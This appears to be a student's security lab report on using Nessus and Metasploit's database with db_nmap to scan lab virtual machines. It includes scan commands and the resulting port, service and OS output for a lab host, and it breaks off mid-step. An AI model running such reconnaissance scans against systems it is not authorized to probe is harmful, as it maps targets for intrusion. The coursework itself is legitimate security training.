Lab8 Nessus and Metasploit Database
Student name: SHASHANGKA UPADHYAYA
700 Number: 7007427261

Question number 1:

1. Please provide screenshots for the Screenshot #1, #2. (8pt)


Step 1:

I first used Nessus to perform vulnerability scan on the Windows XP and Windows 7 machines and used their IP address as Targets

I Bring up a terminal on the Kali Linux machine and run the command:

service nessusd start


Also, I opened Firefox browser in kali linux machine and begin our Network Scan with Nessus Tool**.** I Have logged in as SXU27260 account.




Step 2:

To initiate the scan, I selected the drop-down menu adjacent to "Save" located towards the lower part of the screen. From there, I choose "Launch" and proceed by clicking on it. The scan will then commence. Then I Monitored the progress of my scan by clicking on it to access relevant information.

Screenshot 1:



After Metasploit launched, I used the db_status command to verify that Metasploit was connected to its database.



I saw summary of the most important columns in the table. Also, I could see IP address of other

Virtual Machines done from earlier lab but since I freshly installed my Kali linux VM Ware and upadated my repositories I could not see any hosts but this should not be an issue If we have done previous lab Metasploit will use stored information from our previous labs.

Step 3:


Next, I run the db_nmap against the Ubuntu Linux machine.

msf > db_nmap -n -sT -O Ubuntu Linux IP_Address

Let's re-run the hosts command


msf > hosts

Now, we can see that the Ubuntu Linux machine is in our hosts table, along with its MAC address screenshot is provide below.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
BookUbuntu
Windows XP Professional - Ren...
Windo...
17:21
root@kali: /home/kali
File Actions Edit View Help
[*] Nmap: Device type: general purpose|storage-misc
[*] Nmap: Running: Linux 2.6.X, Thecus embedded
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:thecus:4200 cpe:/h:thecus:n5500
[*] Nmap: OS details: Linux 2.6.18 - 2.6.31, Thecus 4200 or N5500 NAS device (Linux 2.6.33)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.5.132
[*] Nmap: Host is up (0.00076s latency).
[*] Nmap: Not shown: 993 closed tcp ports (conn-refused)
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 21/tcp open ftp
[*] Nmap: 23/tcp open telnet
[*] Nmap: 80/tcp open http
[*] Nmap: 111/tcp open rpcbind
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: 2049/tcp open nfs
[*] Nmap: MAC Address: 00:0C:29:A9:47:DC (VMware)
[*] Nmap: Device type: general purpose|storage-misc
[*] Nmap: Running: Linux 2.6.X, Thecus embedded
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:thecus:4200 cpe:/h:thecus:n5500
[*] Nmap: OS details: Linux 2.6.18 - 2.6.31, Thecus 4200 or N5500 NAS device (Linux 2.6.33)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 2 IP addresses (2 hosts up) scanned in 3.98 seconds
msf6 > hosts
Hosts
address mac name os_name os_flavor os_sp purpose info comments
192.168.5.132 00:0C:29:A9:47:DC Linux 2.6.X server
msf6 > services
Services
host port proto name state info
192.168.5.132 21 tcp ftp open
192.168.5.132 23 tcp telnet open
192.168.5.132 80 tcp http open
192.168.5.132 111 tcp rpcbind open
192.168.5.132 139 tcp netbios-ssn open
192.168.5.132 445 tcp microsoft-ds open
192.168.5.132 2049 tcp nfs open
msf6 >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
4:21 SHASHANGKA
2/18/2024

Step 5 :


Now we Bring up another Kali Linux terminal and run Nmap against the Windows XP machine and store its results in XML format (-oX) in a file called /tmp/test.xml



